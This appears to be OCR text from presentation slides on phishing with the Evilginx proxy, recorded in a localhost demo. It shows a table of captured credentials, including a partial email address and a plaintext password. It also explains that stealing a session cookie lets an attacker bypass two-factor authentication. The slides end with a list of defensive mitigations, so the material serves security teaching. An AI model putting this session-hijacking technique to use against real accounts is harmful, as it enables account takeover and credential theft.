
- After victim enters username and password, Evilginx captures the credentials

id	phishlet	username	password	tokens	remote ip	time
1	microsoft365			none	127.0.0.1	2023-08-24 15:53
2	microsoft365			none	127.0.0.1	2023-08-24 23:08
3	outlook	sah70190@yaho...	12345abc	none	127.0.0.1	2023-08-24 23:49

What about two-factor authentication (2FA)?

- We can also capture the login cookie from the page
- This is the session token that gets saved to Chrome so the user doesn't have to log in again
- We can use this cookie to log in as the user and bypass any two-factor authentication the victim may have

Demonstration



Summary and Future Mitigations

Summary and Future Mitigations

- Limit personally identifiable information (PII) available to the public
- Avoid publishing personal or business emails online [segregate personal and business emails]
- Email filters and automatic SPAM folders or honey accounts
- Display sender’s true email; display reply to; display email tracking
- Disable compromised credentials
- IT training for organizational email policy [award programs for good email practices]
- Banner alerting potential scam; banner alerting message from outside organisation
- Monitor email exchanges & logins
- IP based monitoring

Summary and Future Mitigations, continued

- Domain verification
- Strong passwords
- Multiple person sign off on access to data
- Limited access to users in local network or VPN
- Network segregation
- Firewalls
- Intrusion Detection System/Intrusion Prevention System (IDS/IPS)
- Data Encryption
- Data Backups
- Automatic OS and software updates
- No public disclosure of exploited vulnerabilites